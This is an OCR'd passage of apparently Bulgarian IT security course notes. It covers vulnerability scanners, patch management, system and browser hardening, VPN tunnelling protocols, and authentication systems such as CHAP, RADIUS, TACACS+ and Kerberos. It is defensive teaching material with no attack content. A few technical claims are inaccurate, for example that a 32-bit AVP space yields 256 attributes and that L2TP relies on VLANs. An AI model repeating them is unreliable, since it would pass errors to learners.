
Автоматизирани продукти, които правят анализ на дадения елемент в мрежата за неговото ниво на сигурност – дали според собствени ваши настройки, дали според най-добри практики на производителя, дали за съответствие с даден стандарт(PCI-DSS, ISO 27001 и т.н.)

Приложения:


- Microsoft Baseline Security Analyzer (MBSA) - Microsoft Baseline Security Analyzer е малък инструмент, който сканира операционната система за потенциални проблеми, свързани със сигурността. Програмата може да сканира както локалния компютър, така и отдалечени компютри по IP адрес. Можете да проверявате за общи администт-

ративни уязвимости, слаби пароли, уязвимости в IIS или SQL сървъри и липсващи обновления. Програмата е с много изчистен интерфейс и е безценен помощник, ако желаете да запълните дупките в сигурността.

-



- NESSUS Vulnerability Scanner - Скенер за уязвимости в една ИТ инфраструктура с над 80 000 готови продукта, които се поддържат.




Обновления (Updates Management) и приложението (Applying) им

- Patch – малка по обем програмка, която да коригира даден пропуск/проблем в сигурността на даден елемент;
- Hotfix – patch, обикновено подаден спешно от производителя, за да коригира даден пропуск / проблем в сигурността;
- Service Pack – сбор от обновления, който може да включва и нови функционалности и други подобрения;
- Rollup – сбор от предишно издадени обновления, обикновено само за един компонент от даден елемент;

Управление на обновленията – процесът на мониторинг, сваляне, анализ, преглед, одобряване и прилагане на обновленията в една ИТ инфраструктура.

WSUS е система на разпределение и отчитане на пачове от Microsoft. Добавя се като роля чрез Server Manager в Windows фамилията на сървърните операционни системи.



Въвеждане на политики за обновяване – отговорности на служителите – по производител; въвеждане на тестови групи и срокове за прилагане; въвеждане на механизъм за одобрение на обновленията; прилагане на обновленията в продуктивна среда;

Хардуерни методи за защита – Добри практики

- Физическа защита на сървърите и работните станции;

- Заключване на хардиск и BIOS;
- Използване на Cable Locks за мобилните компютри;
- Физическа защита на безжичните устройства;
- Внедряване на физически механизми за контрол – ключалки, решетки, видеонаблюдение.
- Заключване на дисковете – HDD Lock & BIOS Lock функционалности на всяка работна станция
- Използване на заключващи кабели като защита срещу кражба.

Сигурност на приложенията

Процес на управление на обновленията – подсигуряване обновленията на всички приложения от ИТ инфраструктурата;


Повишаване сигурността на приложенията (Application hardening) – смяна на конфигурацията с по-високо ниво на сигурност от тази за подразбиране;


Установяване на Security Baseline – дефиниране на минимума от настройки на сигурността, които приложението трябва да поддържа.

Сигурност на Web Browser – Добри практики

- Инсталиране на последните обновления;
- Включване на функцията Pop-up Blocker;
- Изтриване на временните файлове след затваряне;
- Изключване запомнянето на пароли;
- Използване на режима InPrivate Browsing;
- Изключване поддръжката на SSL протоколите;
- Избиране на високо ниво на Privacy Settings;
- Следене на използваните сертификати и техния статус;

Функционалности на IE на Майкрософт – можете да дефинирате настройките на браузъра чрез групови политики – дадени примери по-долу на следните скрийншотове:


Internet Options
General
Security
Privacy
Content
Connections
Programs
Advanced
Settings
Select a setting for the Internet zone.
High
- Blocks all cookies from websites that do not have a compact privacy policy
- Blocks cookies that save information that can be used to contact you without your explicit consent
Sites
Import
Advanced
Default
Location
Never allow websites to request your physical location
Clear Sites
Pop-up Blocker
Turn on Pop-up Blocker
Settings
InPrivate
Disable toolbars and extensions when InPrivate Browsing starts
OK
Cancel
Apply




Сигурност на данните – Добри практики

Дефиниция – процесът на внедряване на механизми за контрол с запазване CIA на информацията;

- Прилагане на физически и логически контроли;
- Прилагане на контроли за сигурност на всички нива в една организация;
- Избиране на стандарти за съответствие;
- Следене на европейското и националното законодателство за промени;
- Регулярен одит и подобрение на внедрените механизми;
- Пълно криптиране на диска;
- Криптиране на базата от данни;
- Криптиране на отделни файлове;
- Криптиране на външни носители на информация;
- Криптиране на мобилни устройства;
- Криптиране на съобщения и приложените към тях файлове;
- Криптиране на потоци от информация;

Сигурност на мобилните устройства – Добри практики

- Включване на функцията – ScreenLock;
- Изискване на парола за отключване;
- Включване на цялостно криптиране и на устройството и на друга памет към него;
- Включване и конфигуриране на RemoteWipe функция;
- Включване на функцията за проследяване чрез GPS Модула;
- Използване на Kensington Locks за мобилните компютри;
- RemoteWipe функция – отдалечено изтриване на данните върху мобилно устройство.
- Kensington Locks – заключващи кабели.
- ScreenLock – заключване на екрана на мобилно устройство чрез PIN , Pattern, Password.



5. Модул 5: Контрол на достъпа, автентичността и управлението на потребителите

Контрол на достъпа, автентичността и управлението на потребителите

Директорийна услуга – мрежова услуга, чрез която централизирано се съхранява информация за дадени обекти от една логическа ИТ инфраструктура (потребители, групи, сървъри, работни станции, принтери и т.н.)

Директорийни услуги - явяват се една от функциите на съвременните мрежови операционни системи за управление на мрежите. Разработени са, за да улеснят контрола на достъпа до файлови ресурси, услуги за печат, факс услуги и управление на системите за обмен на съобщения в корпоративните мрежи. Представлява обектно ориентирана база данни, съдържаща данни за мрежовите потребители и ресурси. Във всеки обект се съхранява специфична информация за мрежов потребител или мрежов ресурс. Обектите са структурирани йерархично в директорийно дърво, което може да бъде организирано по начин, по който съответната организация има нужда. Директорията контролира взаимоотношенията между потребители и устройства и между различни устройства чрез процесите - идентификация и оторизация. Първоначално потребителят се идентифицира, след което се оторизира да ползва определени ресурси, според правата си на достъп. Правата се определят глобално по организационен принцип, след което се пристъпва към по точно специфициране на отделни потребители или групи.

Най-разпространените директорийни услуги

- Microsoft Active Directory – централизирана услуга за управление на обектите в нея съдържаща информация от един или няколко домейна;
- Sun Java System Directory Server – една от най-старите директорийни услуги изградена върху 64-битова технология, с цел по-голяма скалируемост и голям обем от данни;
- Open LDAP – свободна услуга с отворен код, с дистрибуции за доста операционни системи;
- Open Directory – Преработената версия на Open LDAP от Apple, която е включена в MAC OS X Server;

Директорийни услуги – Заплахи и методи за предпазване

- Denial of Service Attack – атака за отказ от услуга;
- Пренасяне на данните в чист не криптиран вид – възможност за прихващане на данните;
- Подслушване на мрежата за детайли за съответните акаунти;

Методи за предпазване:

- Архивиране базата на услугата;
- Подсигуряване на услугата чрез дублиране на сървърите;
- Hardening на директорийната услуга;

Отдалечен достъп и протоколи – Термини и дефиниции

- Remote Access (Отдалечен достъп) – функционалност, чрез използването на технологии, позволяваща отдалечен достъп до вътрешната мрежа на организацията;

- Tunneling – техника за пренасяне на данни, чрез която пакетите от данни се криптират и енкапсулират в други пакети от данни с цел да се защити информацията във вътрешните пакети;

- Point-to-Point Protocol (PPP) - дейта-линк протокол, който първоначално е създаден като капсулиращ протокол за предаване на IP трафик по връзки тип точка-до-точка.

- Виртуална частна мрежа или VPN (от английски Virtual Private Network) е компютърна мрежа, логически изградена чрез криптиране, използваща физическата и програмна инфраструктура на по-голяма обществена мрежа, най-често Интернет. Съществуват 3 основни приложения на виртуалните частни мрежи — прехвърляне на работата (аутсоурсинг) по отдалечен достъп, разширени интранет мрежи и разширени екстранет мрежи. Спестяванията, които се постигат със замяната на няколкостотин наети линии с VPN мрежи достигат до 75-80%. Виртуалните частни мрежи обикновено криптират трафика между отделните хостове в Интернет и така допринасят за информационната сигурност на използващите ги организации. За криптиране могат да бъдат използвани т.нар. тунелиращи протоколи, някои от тях които са публично достъпни:

- IPsec - протокол, ESP- тунелиращ мод — може да бъде използван за отдалечен достъп и в локална мрежа.

- L2TP - използван само за отдалечен достъп

- L2F - тунелиращ протокол

- PPTP протокол на Microsoft изполващ Point-to-Point криптиране на Microsoft. Едно от решенията е също употребата на SSL VPN, чрез което се предоставя достъп до ресурсите на информационната система на компанията чрез криптирана връзка, все пак пакети не се транспортират в мрежата на организацията

Протоколи

Point-to-Point Tunneling Protocol (PPTP) – протокол на Майкрософт от слой 2 за изграждане на WANs, изграден е на основата на Point-to-Point Protocol (PPP) и осигурява капсулирането и маршрутизацията на мрежови трафик през несигурна обществена мрежа (пример: Интернет). Дейта-линк протокол, който първоначално е създаден като капсулиращ протокол за предаване на IP трафик по връзки тип точка-до-точка. PPP създава стандарт за управление и работа с IP адреси, асинхронно и бит-ориентирано синхронно капсулиране, конфигуриране и тестване качеството на връзката (линка), отриване на грешки, както и опции за договаряне на адресите от мрежовия слой, компресията на данните, автентифициране на сесията и кирптиране на трафика.

Начин на работа:
1. PPTP капсулира PPP фрейм, който може да бъде IP,IPX или NetBEUI пакет, във вътрешността на Generic Routing Encapsulation (GRE) хедър. Добавя се IP хедър за осигуряване на IP

адресите на източника и на местоназначението. Адресът на източника е този на VPN клиента, а адресът на местоназначението е този на VPN сървара.

2. Данните в оргиналната диаграма обикновено са криптирани. VPN мрежите на Microsoft използват протокола MPPE заедно с PPTP за осигуряване на сигурни комуникации.

Layer Two Tunneling Protocol (L2TP) - резултат от сътрудничеството на Microsoft и Cisco, той е комбинация от възможностите на PPTP и L2F. L2TP капсулира данните за изпращане по IP(както прави PPTP), но може да ги капсулира и за изпращане по ATM, Frame Relay и X.25. За разлика от PPTP VPN, Layer 2TP не криптира информацията, която преминава през него. L2TP използва VLAN, за да осигури надеждността на мрежата, като трафика на всеки клиент се разделя един от друг. Използва се Layer 2 технология - прозрачни за Layer 3 протоколи на маршрутизация, което означава, че L2TP поддържа по-широк спектър от приложения, които не използват IP протоколи, в сравнение с IP VPN, който може да използва само IP трафик. Layer 2TP сам по себе си не предоставя каквото и да е криптиране или поверителност на трафика. Поради тази причина L2TP VPN използва криптиране чрез протокола IPSec, за гарантиране сигурността и неприкосновеността на информацията.

L2TP/IPSec - L2TP(Layer 2 Tunneling Protocol) с IPSec (IP Security) е много сигурен протокол вграден в широка гама от настолни и мобилни устройства, L2TP/IPSec предлага 256-битово криптиране, но допълнителните мерки за сигурност изискват по-голямо натоварване на процесора. Ето защо L2TP/IPSec е по-бавен от PPTP VPN.

Предимства на L2TP пред PPTP:

- L2TP поддържа множество тунели между крайни точки. Това позволява създаване на множество тунели, които поддържат различно качество на услугата (QoS).

- L2TP поддържа компресиране на хедъри, което спестява допълнително информация.

- L2TP работи по не-IP интернет мрежи, използващи ATM или Frame Relay виртуални вериги.

IPSec - IPSec може да бъде използван за криптиране на данни, който текат през тунел изграден от друг протокол, например L2TP. Той може да бъде използван и за изграждане на тунел, когато действа в режим на тунелиране. В режима на тунелиране IPSec може да бъде конфигуриран за защита на данните между два IP адреса или между две IP подмрежи. IPSec може да използва един или два протокола: Authentication Header (AH) и Encapsulation Security Payload(ESP).


- AH тунелен режим - AH тунелен режим, използван сам по себе си, не осигурява криптиране на данните, които пътуват през тунела. Той верифицира, че данните не са пипани и автентицира изпращача. При AH не може да бъде направена никаква промяна на адреса на източника или местоназначението от момента, в който пакетът напусне началната точка на тунела.

- ESP тунелен режим - При ESP тунелния режим адресите на първоначалния източник и карйното местоназначение се съдържа в оргиналния капсулиран IP хедър. Външният хедър обикновено съдържа адресите на шлюзовете. ESP тунелът криптира данните с помоща на алгоритмите DES или 3DES.

...

Протоколи за автентикация

CHAP - Challenge-handshake authentication protocol (CHAP) - протокол за идентификация, при който оторизиран агент (обикновенно мрежов сървър) изпраща на клиентска програма ключ, с който да се криптриат паролата и потребителското име, така че да се изпратят в защитен вид.



CHAP е широко разпространен метод за удостоверяване, използван от PPP, при който по време на сесията клиента трябва да докаже, че знае парола, известна единствено на комуникиращите страни, без реално да я предава по мрежата.

Това става в няколко стъпки (т.нар. three-way handshake):

1. след започване на връзката между отдалечен сървър за достъп и отдалечен клиент, сървърът изпраща заявка за потвръждение (challenge) към клиента
2. клиентът използва хеш функция, с която изчислява MD5 резултата на полученото съобщение на база потребителската парола и го връща към сървъра
3. сървърът сравнява получения резултат със собственоръчно изчисления MD5 hash на първоначалното challenge съобщение (също на база потребителската парола). Ако двете стойности съвпадат, сървъра приема връзката за автентична и позволява комуникация, в противен случай я прекратява

На определени интервали сървъра може да инициира ново потвърждение, при което горните стъпки се повтарят

Хеш функцията осигурява еднопосочно криптиране, което означава, че изчисляването на hash кода на даден блок данни е лесно, но обратния процес (възстановяване на оригиналния блок данни от хеш кода) е математически невъзможен. И тъй като процеса на автентифициране е свързан с изпращане на кодирани съобщения, дори те да бъдат подслушани от злонамерено лице няма как да бъде осъществена неудостоверена връзка. При всяка нова сесия, генерираното от сървъра challenge съобщение е уникално и различно от предишните. Така потребителската парола всъщност никога не се предава между двете страни, а се използва при хеш изчислението на уникалния challenge от текущата сесия.

PAP - Password Authentication Protocol – протокол за удостоверяване на самоличността с парола като потребителското име и паролата се изпращат в чист вид. Обикновено се използва когато клиент се свързва към сървър, който не е от Windows фамилията и не поддържа CHAP. PAP, който се предлага от много доставчици на Интернет услуги, по същество работи по същия начин като нормалната процедура за влизане. Клиентът удостоверява самоличността си като изпраща потребителско име и (криптирана по избор) парола към

сървъра, която сървърът сравнява с неговата база данни с тайни. Тази техника е уязвима за подслушвачи, които може да се опитат да получат паролата чрез прослушване на серийната линия и да повтарят изпробването за грешки.

Сървъри за автентикация

RADIUS (Remote Authentication Dial-in User Service) - за осигуряване автентикацията на потребители с отдалечен достъп. Използва се широко в мрежите от архитектурата TCP/IP за централизиран контрол на достъпа до мрежовите устройства, защото осигурява и трите компонента - автентификация, оторизация и одитиране. Удобството при използването му е това, че управлението на достъпа и одита могат да се извършат централизирано в RADIUS сървъра.

В RADIUS сървъра се пази информация за потребителите, които имат право за достъп, чрез потребителско име, парола (автентификация и авторизация при достъп до ресурсите на мрежовото устройство) и едновременно с това информация, свързана с изискванията за мониторинг и одит на информацията (например време на начало и край на сесиите). Съхранението на информацията за осигуряване на контрол на достъпа в RADIUS сървъра е по-сигурно, от съхранението ѝ в конфигурацията на мрежовите устройства, където тя би била достъпна на всички потребители с равни права, където нивото на криптиране не винаги може да осигури защитата дори при производители на оборудване от висок клас. RADIUS е подходящ за услуги, изискващи автентификация и оторизация при достъп до мрежов или изчислителен ресурс, с възможност за конфигуриране на различни услуги на мобилни и стационарни потребители с по-високи изисквания по отношение на сигурността и централизирана тарификация .

Diameter – протокол за автентикация. Представлява еволюционно развитие на RADIUS, като за разлика от RADIUS, названието му не е съкращение, а игра на думи (два пъти повече възможности (двоен) от RADIUS. Не е напълно съвместим с RADIUS, но позволява обновяване от RADIUS сървър.

Нововъведенията в DIAMETER са следните:

- 32-Bit-AVP адресно пространство аа свойсвта(англ.: attribute value pairs) позволява 256 различни свойства.
- Възможности за разширяване на операциите.
- Криптиране с TLS (не задължително) и IPsec задължително.
- Прекратяване на право на достъп за потребител, ако му свърши кредита.
- p2p архитектура, вместо само клиент-сървер.
- надеждни протоколи като TCP и SCTP.

DIAMETER е одобрен в RFC 3588.

NPS – Network Policy Server – Имплементацията на RADIUS сървър чрез Microsoft Windows Server 2008; Използва се обикновено при администрирането на VPN сървъри и безжични мрежи. Позволява въвеждането на различни политики за контрол на достъпа – health статус на клиента, метод на автентикация, използването му като RADIUS Proxy – за пренасочване на заявките към други RADIUS или NPS сървъри;

TACACS (Terminal Access Controller Access-Control System) - описан в RFC 1492. Чрез него може да се управлява информацията, касаеща идентификацията, правата и сметките

(account-ите) на потребителите. Тази система е по-известна като сървърен софтуерен протокол за защита на CISCO. Всички маршрутизатори и продукти за достъп до сървъри на тази фирма използват този протокол. TACACS използва централизиран за цялата корпоративна мрежа сървър.

	RADIUS	TACACS+
Transport Protocol	**UDP**, Ports: 1812/1645 (Authentication) 1813/1646 (Accounting)	**TCP**, Port 49
Encryption	**Encrypts only the passwords**	**Encrypts full payload** of each packet
Observations	**Open standard**, robust accounting features, less granular authorization control.	**Proprietary** to Cisco, very granular control of authorization. AAA separated.

Сравнителна таблица показваща превъзходството на TACACS+ пред RADIUS.

Kerberos (Керберос) е удостоверяващ източника протокол използващ синхронизращ такт. Широко се използва от системите за удостоверяване на източник на данни. Използва симетрични ключове и изисква трета удостоверяваща страна. Разширения на Керберос използват и публични ключове през определени фази от удостоверението. Подслушваща трета страна може да компрементира връзката: изпрашайки отново прихванат временен ключ, може да се разбере и окончателния ключ. Kerberos - Kerberos използва за основа симетричен Needham-Schroeder протокол. Той използва услугите на доверена трета страна, наречена Център за дистрибуция на ключове или на английски - key distribution center (KDC), който предоставя две теоритично независими услуги: Удостоверителн Сървър Authentication Server (AS) и Билето предоставящ сървър -Ticket Granting Server (TGS).

Kerberos - използва два абстрактни модула: Удостоверяващ сървър (Authentication server - AS) и Гарантиращ билетен сървър (Ticket-granting server - TGS). Удостоверяващия сървър знае всички ключове и отговаря при въвеждане на парола с билет за достъп, съдържащ ключа на удостоверявания. Билета за достъп се изполва допълнително с нов сесийен ключ за достъп до билетния сървър. Подобно протича и удостоверяването за други подобни услуги на билетния център.

KDC подържа база данни от тайни ключове; всеки елемент от мрежата, без значение клиент или сървър, споделя таен ключ известен само на него и на KDC. Притежаването на този ключ служи за доказване на идентичността на елемнта. За целта на комуникацията, KDC генерира сесиен ключ, който се използва от комуникиращите страни за защита на техните трансмисии.

